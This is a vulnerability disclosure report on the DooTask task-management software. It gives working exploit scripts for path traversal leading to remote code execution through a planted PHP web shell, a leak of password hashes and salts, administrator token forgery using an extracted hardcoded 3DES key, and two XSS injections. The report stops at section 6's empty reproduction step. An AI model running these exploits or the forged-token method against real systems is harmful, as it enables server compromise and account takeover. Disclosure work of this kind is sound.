DooTask Vulnerability Report
Software: DooTask
Developer or vendor: kuaifan
Code repository: https://github.com/kuaifan/dootask
1. Path Traversal in content__office Leads to RCE
| Brief description: | An ordinary user can use the key parameter of api/file/content/office to traverse paths and write to a Blade template, then execute commands on the server. |
|---|---|
| Affected versions: | 0.4.0 to 1.10.38 |
| Introduced in: | dootask commit 69e14fed |
| Preconditions: | The attacker holds an ordinary user account. |
Root Cause
content__office checks that the file belongs to the current user, while key and url come from the request. key is concatenated into public_path(). public_path() does not normalize .., and Ihttp::download() writes to that path in append mode. The relevant code is:
# app/Http/Controllers/Api/FileController.php:846-882    commit 8cfcc9048e
$key = Request::input('key');
$url = Request::input('url');
//
$file = File::permissionFind($id, $user, 1);
//
if ($status === 2) {
    $parse = parse_url($url);
    $from = 'http://nginx' . $parse['path'] . '?' . $parse['query'];
    $path = 'uploads/file/' . $file->type . '/' . date("Ym") . '/' . $file->id . '/' . $key;
    $save = public_path($path);
    Base::makeDir(dirname($save));
    $res = Ihttp::download($from, $save);
The write logic in Ihttp is as follows:
# app/Module/Ihttp.php:271-291    commit 8cfcc9048e
$file = curl_exec($ch);
curl_close($ch);
//
$res = fopen($fileFile, 'a');
fwrite($res, $file);
fclose($res);
Set key to ../../../../../../resources/views/main.blade.php and point url at a file that contains attacker-controlled PHP code. Changing the modification time of the Blade template causes it to be recompiled, and visiting the home page executes the command.
Reproduction Environment
Deploy as follows:
git clone https://github.com/kuaifan/dootask.git
cd dootask
git checkout 8cfcc9048e
sudo ./cmd install --port 80
8cfcc9048e is the commit for v1.10.38. The example uses the default port 80. After installation, the terminal prints the administrator password. Register attacker@example.com with password Attacker123!.
Reproduction
Log in with the ordinary account, create a document, save the PHP code as the document content, and write it into the Blade template through content__office:
import json

import httpx

BASE = "http://127.0.0.1"

r = httpx.post(BASE + "/api/users/login", data={
    "email": "attacker@example.com",
    "password": "Attacker123!",
}, headers={"platform": "web"}, timeout=30)
token = r.json()["data"]["token"]
print("token:", token)
h = {"platform": "web", "token": token}

r = httpx.post(BASE + "/api/file/add", headers=h, data={
    "name": "rce-poc", "type": "document", "pid": "0",
}, timeout=30)
fid = r.json()["data"]["id"]
print("file_id:", fid)

payload = '<?php echo "RCE-OK:"; system(request()->input("c")); ?>'
r = httpx.post(BASE + "/api/file/content/save", headers=h, data={
    "id": str(fid), "content": json.dumps({"content": payload, "type": "md"}),
}, timeout=30)
path = json.loads(r.json()["data"]["content"])["url"]
print("payload_url:", BASE + "/" + path)

r = httpx.post(BASE + "/api/file/content/office", headers=h, data={
    "id": str(fid), "status": "2", "url": "http://nginx/" + path,
    "key": "../../../../../../resources/views/main.blade.php",
}, timeout=30)
print("write:", r.status_code, r.text)

r = httpx.get(BASE + "/", params={"c": "id"}, timeout=30)
print("rce:", r.status_code, r.text.strip().splitlines()[-1])
The output is:
token: YIG8ANC8q2SstA88NO_ve-OMflIRJ0hpsv71EZeagNobaRxgErdAfWC7A_Em1nSnDj2_UupdygPiXcvDWKTAxcvv09I5d-RX_CZB3dE4tEgnAIdpycrjUD-Dd2v3x11uAiBDdgnQdH0
file_id: 17
payload_url: http://127.0.0.1/uploads/file/document/202611/17/7a750e455f2041a3ccc0168e099912ac
write: 200 {"error":0}
rce: 200 RCE-OK:uid=0(root) gid=0(root) groups=0(root)
2. Report API Leaks Password Hash and Token Material
| Brief description: | After an ordinary user submits a work report and selects recipients, the response returns the recipients’ password, encrypt, and last_at. |
|---|---|
| Affected versions: | 0.11.96 to 1.10.38 |
| Introduced in: | dootask commit 1263603c |
| Preconditions: | The attacker holds an ordinary user account. |
Root Cause
ReportController::store accepts the receive array, checks only that the user IDs exist, and then returns the report model. Report has receives in $appends; reading that attribute loads the receivesUser relation, and Laravel includes the full fields of the related users during serialization. User has only updated_at in $hidden, so the password hash and encrypt appear in the response. The relevant code is:
# app/Http/Controllers/Api/ReportController.php:178-295    commit 8cfcc9048e
$input = [
    ...
    "receive" => Request::input("receive"),
    ...
];
...
if (count($input["receive"]) !== User::whereIn("userid", $input["receive"])->count()) {
    return Base::retError("用户不存在");
}
...
return Base::retSuccess("保存成功", $report);
The relation configuration in the Report model is as follows:
# app/Models/Report.php:79-124    commit 8cfcc9048e
protected $appends = [
    'receives',
];

public function receivesUser(): BelongsToMany
{
    return $this->belongsToMany(User::class, ReportReceive::class, "rid", "userid")
        ->withPivot("receive_at", "read");
}

public function getReceivesAttribute()
{
    if (!isset($this->appendattrs['receives'])) {
        $this->appendattrs['receives'] = empty($this->receivesUser) ? [] : array_column($this->receivesUser->toArray(), "userid");
    }
    return $this->appendattrs['receives'];
}
The hidden fields in the User model are as follows:
# app/Models/User.php:96-98    commit 8cfcc9048e
protected $hidden = [
    'updated_at',
];
The user IDs in receive are not restricted by department, project, or dialog; passing the administrator user ID makes the administrator appear in receives_user.
Reproduction Environment
Deploy as in Section 1. Reinstall, then register attacker@example.com with password Attacker123!. The administrator logs in once with the password printed by the installer so that last_at has a value.
Reproduction
Submit a weekly report as the ordinary user and set the administrator as the recipient:
import json

import httpx

BASE = "http://127.0.0.1"

r = httpx.post(BASE + "/api/users/login", data={
    "email": "attacker@example.com",
    "password": "Attacker123!",
}, headers={"platform": "web"}, timeout=30)
token = r.json()["data"]["token"]
h = {"platform": "web", "token": token}

r = httpx.post(BASE + "/api/report/store", headers=h, data={
    "title": "Weekly report",
    "type": "weekly",
    "content": "<p>report body</p>",
    "receive[]": "1",
}, timeout=30)
print(json.dumps(r.json(), ensure_ascii=False, indent=2))
The output is:
{
  "ret": 1,
  "msg": "保存成功",
  "data": {
    "sign": "6202647",
    "title": "Weekly report",
    "type": "weekly",
    "userid": 6,
    "updated_at": "2026-11-19 09:57:43",
    "created_at": "2026-11-19 09:57:43",
    "id": 1,
    "content": "<p>report body</p>",
    "receives": [
      1
    ],
    "receives_user": [
      {
        "userid": 1,
        "identity": [
          "admin"
        ],
        "department": [],
        "az": "A",
        "pinyin": "",
        "email": "admin@dootask.com",
        "tel": "",
        "nickname": "adm***@dootask.com",
        "profession": "管理员",
        "birthday": null,
        "address": null,
        "introduction": null,
        "userimg": "http://127.0.0.1/avatar/adm%2A%2A%2A%40dootask.com.png",
        "encrypt": "52c872",
        "password": "c3d2f0bbadcfd01a572f58d102d385e8",
        "changepass": 0,
        "login_num": 74,
        "last_ip": "192.168.128.1",
        "last_at": "2026-11-19 09:57:41",
        "line_ip": "192.168.128.1",
        "line_at": "2026-11-19 09:57:41",
        "task_dialog_id": 18,
        "created_ip": "",
        "disable_at": null,
        "email_verity": 1,
        "bot": 0,
        "lang": "",
        "created_at": "2026-11-18 20:58:52",
        "pivot": {
          "rid": 1,
          "userid": 1,
          "receive_at": "2026-11-19 09:57:43",
          "read": 0
        }
      }
    ]
  }
}
password in the response is the salted password hash, encrypt is the salt, and last_at is the target user’s last login time. Section 3 uses the three values to reconstruct the token.
3. Deterministic 3DES Token Encryption Enables Account Takeover
| Brief description: | Using the encrypt and last_at leaked by the report API, an attacker can reconstruct a target user’s token and take over the administrator account. |
|---|---|
| Affected versions: | 0.25.39 to 1.10.38 |
| Introduced in: | dootask commit 3a9001e0 |
| Preconditions: | The attacker knows the target user’s encrypt and last_at. |
Root Cause
User::generateToken passes the user ID, email, encrypt value, and number of valid days to Doo::tokenEncode. Doo::tokenEncode calls tokenEncode in doo.so; the generated token is the 3DES-ECB ciphertext of a JSON plaintext, with no nonce and no MAC. The relevant code is:
# app/Models/User.php:822-840    commit 8cfcc9048e
if ($refresh) {
    $days = $userinfo->bot ? 0 : max(1, intval(Base::settingFind('system', 'token_valid_days', 30)));
    $token = Doo::tokenEncode($userinfo->userid, $userinfo->email, $userinfo->encrypt, $days);
} else {
    $token = Doo::userToken();
}
UserDevice::record($token);
DooSo wraps the call as follows:
# app/Module/Interface/DooSo.php:222-237    commit 8cfcc9048e
public function tokenEncode($userid, $email, $encrypt, int $days = 15): string
{
    return self::string($this->so->tokenEncode($userid, $email, $encrypt, $days));
}

public function tokenDecode($token): array
{
    $array = Base::json2array(self::string($this->so->tokenDecode($token)));
    $array['expired_at'] = $array['expired_at'] === 'forever' ? null : $array['expired_at'];
    return $array;
}
doo.so contains fixed key material. This report uses the official kuaifan/php:swoole-8.4.27 image, where doo.so is at /usr/lib/doo/doo.so. Extract doo.so from the container:
docker cp $(docker ps -qf "name=dootask-php"):/usr/lib/doo/doo.so ./doo.soThe key is derived from a string in the binary:
import hashlib

data = open("doo.so", "rb").read()
blob = data[0x732d8b:0x732d8b + 0x3d1]
print(blob[100:125])
print(blob[150:160])
key = hashlib.md5(hashlib.md5(blob[100:125]).hexdigest().encode() + blob[150:160]).hexdigest()[:24]
print(key)
The output is:
b"'>$]W&vw:7]{Pq;HP;O16.:l."
b'BP)SkRT&a<'
3bd3db228a027f6d147b47cc
The token plaintext structure is {"userid":1,"email":"admin@dootask.com","encrypt":"68f136","expired_at":"2026-12-19 01:58:28"}. expired_at uses UTC and equals last_at converted to UTC plus token_valid_days, which defaults to 30 days. The default time zone is PRC; the script below converts with UTC+8. Adjust according to the system setting if the time zone was changed.
User::authInfo first calls UserDevice::check, which checks only whether md5(token) exists in the device table; it then queries the user by user ID, email, and encrypt. The relevant code is:
# app/Models/User.php:771-793    commit 8cfcc9048e
if (!UserDevice::check()) {
    return RequestContext::save('auth', false);
}
$user = self::whereUserid(Doo::userId())->whereEmail(Doo::userEmail())->whereEncrypt(Doo::userEncrypt())->first();
The device check in UserDevice is as follows:
# app/Models/UserDevice.php:202-225    commit 8cfcc9048e
$token = Doo::userToken();
$hash = md5($token);
if (Cache::has(self::ck($hash))) {
    return $hash;
}
$row = self::whereHash($hash)->first();
if ($row) {
    if ($row->expired_at && Carbon::parse($row->expired_at)->isPast()) {
        self::forget($row);
        return null;
    }
    self::record();
    return $hash;
}
When the target user logs in, User::generateToken has already written the md5 of this deterministic token into the device table, so the reconstructed token matches that record.
Reproduction Environment
Deploy as in Section 1. Reinstall, then register attacker@example.com with password Attacker123!. The administrator logs in once with the password printed by the installer so that last_at has a value.
Reproduction
The script depends on pycryptodome and httpx. First obtain the administrator’s encrypt and last_at through the report API, then compute the token:
import base64
import datetime
import json

import httpx
from Crypto.Cipher import DES3
from Crypto.Util.Padding import pad

BASE = "http://127.0.0.1"

r = httpx.post(BASE + "/api/users/login", data={
    "email": "attacker@example.com",
    "password": "Attacker123!",
}, headers={"platform": "web"}, timeout=30)
token = r.json()["data"]["token"]
h = {"platform": "web", "token": token}

r = httpx.post(BASE + "/api/report/store", headers=h, data={
    "title": "Weekly report",
    "type": "weekly",
    "content": "<p>report body</p>",
    "receive[]": "1",
}, timeout=30)
u = r.json()["data"]["receives_user"][0]
print("leak:", json.dumps({k: u[k] for k in ("userid", "email", "encrypt", "last_at")}, ensure_ascii=False))

last = datetime.datetime.strptime(u["last_at"], "%Y-%m-%d %H:%M:%S") - datetime.timedelta(hours=8)
exp = last + datetime.timedelta(days=30)
obj = {
    "userid": u["userid"],
    "email": u["email"],
    "encrypt": u["encrypt"],
    "expired_at": exp.strftime("%Y-%m-%d %H:%M:%S"),
}
plaintext = json.dumps(obj, separators=(",", ":")).encode()
key = b"3bd3db228a027f6d147b47cc"
forged = base64.urlsafe_b64encode(
    DES3.new(key, DES3.MODE_ECB).encrypt(pad(plaintext, 8))
).rstrip(b"=").decode()
print("plaintext:", plaintext.decode())
print("token:", forged)

r = httpx.get(BASE + "/api/users/info", headers={"platform": "web", "token": forged}, timeout=30)
print(json.dumps(r.json(), ensure_ascii=False, indent=1))

r = httpx.get(BASE + "/api/users/lists", headers={"platform": "web", "token": forged},
              params={"page": 1, "pagesize": 2}, timeout=30)
print(r.text)
The output is:
leak: {"userid": 1, "email": "admin@dootask.com", "encrypt": "68f136", "last_at": "2026-11-19 09:58:28"}
plaintext: {"userid":1,"email":"admin@dootask.com","encrypt":"68f136","expired_at":"2026-12-19 01:58:28"}
token: YIG8ANC8q2QxFV_Gf8qwkPdBj2EpsqGqlfc3qvSdg7ksVkZcokOUtQn43XGK0NK3EN-hZlOkDRhyG4nfauPDZanB0kpNgtZ2xAtCGWGsDoamXzvV7BIQ7AG6DIlQ3rcu
The full response is as follows:
{
 "ret": 1,
 "msg": "success",
 "data": {
  "userid": 1,
  "identity": [
   "admin"
  ],
  "department": [],
  "az": "A",
  "pinyin": "",
  "email": "admin@dootask.com",
  "tel": "",
  "nickname": "adm***@dootask.com",
  "profession": "管理员",
  "birthday": null,
  "address": null,
  "introduction": null,
  "userimg": "http://127.0.0.1/avatar/adm%2A%2A%2A%40dootask.com.png",
  "changepass": 0,
  "login_num": 74,
  "last_ip": "192.168.144.1",
  "last_at": "2026-11-19 09:58:28",
  "line_ip": "192.168.144.1",
  "line_at": "2026-11-19 09:58:28",
  "task_dialog_id": 18,
  "created_ip": "",
  "disable_at": null,
  "email_verity": 1,
  "bot": 0,
  "lang": "",
  "created_at": "2026-11-18 20:59:39",
  "token": "YIG8ANC8q2QxFV_Gf8qwkPdBj2EpsqGqlfc3qvSdg7ksVkZcokOUtQn43XGK0NK3EN-hZlOkDRhyG4nfauPDZanB0kpNgtZ2xAtCGWGsDoamXzvV7BIQ7AG6DIlQ3rcu",
  "nickname_original": "",
  "department_name": "",
  "department_owner": false,
  "managed_departments": []
 }
}
/api/users/lists is an administrator endpoint; calling it with the forged token returns the list of all users:
{"ret":1,"msg":"success","data":{"current_page":1,"data":[{"userid":6,"identity":[],"department":[],"az":"A","pinyin":"attexamplecom","email":"attacker@example.com","tel":"","nickname":"att***@example.com","profession":"","birthday":null,"address":null,"introduction":null,"userimg":"http:\/\/127.0.0.1\/avatar\/att%2A%2A%2A%40example.com.png","encrypt":"ZPRMLY","password":"b724edc7d5ac0e7946c2c799b8516995","changepass":0,"login_num":3,"last_ip":"192.168.144.1","last_at":"2026-11-19 09:58:30","line_ip":"192.168.144.1","line_at":"2026-11-19 09:58:30","task_dialog_id":0,"created_ip":"192.168.144.1","disable_at":null,"email_verity":0,"bot":0,"lang":"","created_at":"2026-11-19 01:58:28","nickname_original":""},{"userid":2,"identity":[],"department":[],"az":"T","pinyin":"","email":"test@dootask.com","tel":"","nickname":"tes***@dootask.com","profession":"\u6d4b\u8bd5\u5458","birthday":null,"address":null,"introduction":null,"userimg":"http:\/\/127.0.0.1\/avatar\/tes%2A%2A%2A%40dootask.com.png","encrypt":"18cZzh","password":"7eedd4cbf70da996d21f641bcc6cb412","changepass":0,"login_num":64,"last_ip":"192.168.144.1","last_at":"2026-11-19 09:58:29","line_ip":"192.168.144.1","line_at":"2026-11-19 09:58:29","task_dialog_id":16,"created_ip":"","disable_at":null,"email_verity":1,"bot":0,"lang":"","created_at":"2026-11-18 20:59:39","nickname_original":""}],"first_page_url":"http:\/\/127.0.0.1\/api\/users\/lists?page=1","from":1,"last_page":2,"last_page_url":"http:\/\/127.0.0.1\/api\/users\/lists?page=2","links":[{"url":null,"label":"« Previous","page":null,"active":false},{"url":"http:\/\/127.0.0.1\/api\/users\/lists?page=1","label":"1","page":1,"active":true},{"url":"http:\/\/127.0.0.1\/api\/users\/lists?page=2","label":"2","page":2,"active":false},{"url":"http:\/\/127.0.0.1\/api\/users\/lists?page=2","label":"Next »","page":2,"active":false}],"next_page_url":"http:\/\/127.0.0.1\/api\/users\/lists?page=2","path":"http:\/\/127.0.0.1\/api\/users\/lists","per_page":2,"prev_page_url":null,"to":2,"total":3}}4. Cross-Dialog Message Injection Leads to Stored XSS
| Brief description: | An ordinary user can send an HTML message to another dialog through msg/sendfileid; when the target user opens the dialog, the XSS executes and takes over the victim’s account. |
|---|---|
| Affected versions: | 0.44.53 to 1.10.38 |
| Introduced in: | dootask commit 0ffbaaae |
| Preconditions: | The attacker holds an ordinary user account, and the target user opens the injected dialog. |
Root Cause
msg__sendfileid concatenates leave_message into HTML without sanitization, then calls sendMsgBatch. While iterating over dialogids, sendMsgBatch does not call WebSocketDialog::checkDialog, so any dialog ID can be targeted. The relevant code is:
# app/Http/Controllers/Api/DialogController.php:1548-1569    commit 8cfcc9048e
$leave_message = Request::input('leave_message');
...
$fileMsg = "<p><a class=\"mention file\" href=\"{{RemoteURL}}single/file/{$fileLink['code']}\" target=\"_blank\">~{$file->getNameAndExt()}</a></p>";
if ($leave_message) {
    $fileMsg .= "<p>{$leave_message}</p>";
}
//
return WebSocketDialogMsg::sendMsgBatch($user, $userids, $dialogids, $fileMsg);
sendMsgBatch is implemented as follows:
# app/Models/WebSocketDialogMsg.php:1576-1614    commit 8cfcc9048e
if ($dialogids) {
    if (!is_array($dialogids)) {
        $dialogids = [$dialogids];
    }
    foreach ($dialogids as $dialogid) {
        $res = WebSocketDialogMsg::sendMsg(null, $dialogid, 'text', ['text' => $msgText], $user->userid);
        if (Base::isSuccess($res)) {
            $msgs[] = $res['data'];
            $already[] = $dialogid;
        }
    }
}
For the text type, sendMsg checks only link and image markers and does not call formatMsg for sanitization. The front end renders message text with v-html in text.vue. The relevant code is:
<!-- resources/assets/js/pages/manage/components/DialogView/text.vue:5    commit 8cfcc9048e -->
<pre v-else @click="viewText" v-html="$A.formatTextMsg(msg.text, userId)"></pre>
Reproduction Environment
Deploy as in Section 1. Reinstall, then register attacker@example.com with password Attacker123!. The administrator logs in with the password printed by the installer. The seed data contains a dialog between the administrator and the tester with dialog ID 1, and the attacker is not a member of that dialog.
Reproduction
The attacker creates a file and sends an HTML message to dialog 1:
import httpx

BASE = "http://127.0.0.1"

r = httpx.post(BASE + "/api/users/login", data={
    "email": "attacker@example.com",
    "password": "Attacker123!",
}, headers={"platform": "web"}, timeout=30)
token = r.json()["data"]["token"]
h = {"platform": "web", "token": token}

r = httpx.post(BASE + "/api/file/add", headers=h, data={
    "name": "quarterly-report.pdf", "type": "document", "pid": "0",
}, timeout=30)
fid = r.json()["data"]["id"]

payload = '<img src=x onerror="var d=document.createElement(\'div\');d.style=\'position:fixed;left:0;top:0;width:100%;height:120px;background:#b00020;color:#fff;font:700 48px sans-serif;display:flex;align-items:center;justify-content:center;z-index:999999\';d.textContent=\'XSS-BATCH\';document.body.appendChild(d)">'
r = httpx.post(BASE + "/api/dialog/msg/sendfileid", headers=h, data={
    "file_id": str(fid),
    "dialogids[]": "1",
    "leave_message": payload,
}, timeout=30)
print(r.text)
Dialog 1 has the administrator and the tester as members, and the attacker is not a member. Reading that dialog as the attacker is rejected:
HTTP/1.1 200
{"ret":-4003,"msg":"不在成员列表内","data":{"dialog_id":1}}
msg/sendfileid still returns success:
{
  "ret": 1,
  "msg": "发送成功",
  "data": {
    "msgs": [
      {
        "dialog_id": "1",
        "dialog_type": "user",
        "session_id": 0,
        "reply_id": 0,
        "forward_id": 0,
        "userid": 6,
        "type": "text",
        "mtype": "image",
        "link": 1,
        "bot": 0,
        "msg": {
          "text": "<p><a class=\"mention file\" href=\"{{RemoteURL}}single/file/MTcsNixpeXF1WmtteQ==\" target=\"_blank\">~quarterly-report.pdf.md</a></p><p><img src=x onerror=\"var d=document.createElement('div');d.style='position:fixed;left:0;top:0;width:100%;height:120px;background:#b00020;color:#fff;font:700 48px sans-serif;display:flex;align-items:center;justify-content:center;z-index:999999';d.textContent='XSS-BATCH';document.body.appendChild(d)\"></p>"
        },
        "read": 0,
        "send": 1,
        "created_at": "2026-11-19 09:59:18",
        "id": 30,
        "percentage": 0
      }
    ]
  }
}

After the administrator opens dialog 1, onerror in the message executes, and a red banner appears at the top of the page:
5. Unauthenticated SSE Injection Leads to XSS
| Brief description: | An anonymous user can push a stream_url to an online user; when the target opens the dialog, the XSS executes and takes over the victim’s account. |
|---|---|
| Affected versions: | 0.28.91 to 1.10.38 |
| Introduced in: | dootask commit 395ccaad |
| Preconditions: | The target user is online with a chat window open, and the attacker controls an SSE service that allows cross-origin access. |
Root Cause
msg__stream does not call User::auth(), and userid and stream_url come from the request. The server pushes msgStream to the specified user. The relevant code is:
# app/Http/Controllers/Api/DialogController.php:957-982    commit 8cfcc9048e
public function msg__stream()
{
    $userid = intval(Request::input('userid'));
    $stream_url = trim(Request::input('stream_url'));
    $source = trim(Request::input('source', 'api'));
    //
    if ($userid <= 0) {
        return Base::retError('参数错误');
    }
    //
    if ($source === 'ai') {
        $stream_url = '/ai' . preg_replace('/^\/ai\/?/', '/', $stream_url);
    }
    //
    $params = [
        'userid' => $userid,
        'msg' => [
            'type' => 'msgStream',
            'stream_url' => $stream_url,
        ]
    ];
    $task = new PushTask($params, false);
    Task::deliver($task);
    //
    return Base::retSuccess('success');
}
After the front end receives msgStream, it subscribes to that address. The append and replace events write the content into msg.text of the corresponding message. The relevant code is:
// resources/assets/js/store/actions.js:4545-4585    commit 8cfcc9048e
streamMsgSubscribe({state, dispatch}, streamUrl) {
    if (!/^https?:\/\//i.test(streamUrl)) {
        streamUrl = $A.mainUrl(streamUrl.substring(1))
    }
    if (state.dialogSseList.find(item => item.streamUrl == streamUrl)) {
        return
    }
    const sse = new SSEClient(streamUrl)
    sse.subscribe(['append', 'replace', 'done'], (type, e) => {
        switch (type) {
            case 'append':
            case 'replace':
                const data = $A.jsonParse(e.data);
                dispatch("streamMsgData", {
                    type, id: e.lastEventId, text: data.content
                })
                break;
The write logic in DialogWrapper is as follows:
// resources/assets/js/pages/manage/components/DialogWrapper.vue:2190-2245    commit 8cfcc9048e
onMsgChange(data) {
    const item = this.allMsgs.find(({type, id}) => type == "text" && id == data.id)
    if (!item) {
        return
    }
    ...
    let finalText = msg.text;
    for (const data of batch) {
        const {type, text} = data;
        if (type === 'append') {
            finalText += text;
        } else if (type === 'replace') {
            finalText = text;
        }
    }
    msg.text = finalText;
The message text is ultimately rendered with v-html, so HTML in the event is executed.
Reproduction Environment
Deploy as in Section 1. Reinstall, then register attacker@example.com with password Attacker123!. The administrator logs in with the password printed by the installer and creates a text message in the dialog with the tester. In this experiment, the message ID is 30; in an actual reproduction, replace id in the SSE event with the real ID of that message.
Run the SSE service on the attacker host:
import asyncio

from fastapi import FastAPI
from fastapi.responses import StreamingResponse

app = FastAPI()
PAYLOAD = "<img src=x onerror=\"var d=document.createElement('div');d.style='position:fixed;left:0;top:0;width:100%;height:120px;background:#b00020;color:#fff;font:700 48px sans-serif;display:flex;align-items:center;justify-content:center;z-index:999999';d.textContent='XSS-STREAM';document.body.appendChild(d)\">"


@app.get("/sse")
async def sse():
    async def gen():
        yield ": connected\n\n"
        await asyncio.sleep(3)
        yield "id: 30\nevent: append\ndata: {\"content\": \"%s\"}\n\n" % PAYLOAD.replace('"', '\\"')
        while True:
            yield ": ping\n\n"
            await asyncio.sleep(15)

    return StreamingResponse(gen(), media_type="text/event-stream", headers={
        "Access-Control-Allow-Origin": "*",
    })
Install fastapi and uvicorn, then start the service:
uvicorn server:app --host 0.0.0.0 --port 18099Access-Control-Allow-Origin is required for a cross-origin EventSource.
Reproduction
After the administrator logs in, open the dialog with the tester; the page shows message ID 30. The attacker does not need an account and sends:
curl -s "http://127.0.0.1/api/dialog/msg/stream?userid=1&stream_url=http://127.0.0.1:18099/sse"The response is:
{"ret":1,"msg":"success","data":[]}The SSE service pushes the event after 3 seconds:
id: 30
event: append
data: {"content": "<img src=x onerror=\"var d=document.createElement('div');d.style='position:fixed;left:0;top:0;width:100%;height:120px;background:#b00020;color:#fff;font:700 48px sans-serif;display:flex;align-items:center;justify-content:center;z-index:999999';d.textContent='XSS-STREAM';document.body.appendChild(d)\">"}

After the administrator page receives the event, the text of message 30 is appended, onerror executes, and a red banner appears at the top of the page:
6. IDOR in Batch Message Forwarding Exposes Messages from Other Dialogs
| Brief description: | The batch branch of msg/forward checks only the dialog that owns the earliest message, so an ordinary user can read messages from other dialogs. |
|---|---|
| Affected versions: | 1.7.14 to 1.10.38 |
| Introduced in: | dootask commit 984b98e4 |
| Preconditions: | The attacker holds an ordinary user account and can create a message earlier than the target message. |
Root Cause
The batch branch of msg__forward retrieves all messages, sorts them by created_at in ascending order, and calls WebSocketDialog::checkDialog only for the first message. The other messages in the loop are not checked against dialog membership. The relevant code is:
# app/Http/Controllers/Api/DialogController.php:2376-2420    commit 8cfcc9048e
if (!empty($msg_ids) && is_array($msg_ids)) {
    if (count($msg_ids) > 100) {
        return Base::retError("最多转发100条消息");
    }
    $allMsgs = [];
    $msgs = WebSocketDialogMsg::whereIn('id', $msg_ids)->orderBy('created_at')->get();
    if ($msgs->isEmpty()) {
        return Base::retError("消息不存在或已被删除");
    }
    WebSocketDialog::checkDialog($msgs->first()->dialog_id);
    foreach ($msgs as $msg) {
        if (in_array($msg->type, WebSocketDialogMsg::$unforwardableTypes)) {
            continue;
        }
        $res = $msg->forwardMsg($dialogids, $userids, $user, $show_source, $leave_message);
        ...
    }
The attacker submits an old message from their own dialog together with a new message from the target dialog. The old message has an earlier creation time, so the check passes and the target message is copied in full to the dialog specified by the attacker.
Reproduction Environment
Deploy as in Section 1. Reinstall, then register attacker@example.com with password Attacker123!. The administrator logs in with the password printed by the installer. The dialog between the administrator and the tester has ID 1, and the attacker is not a member of that dialog.
Reproduction
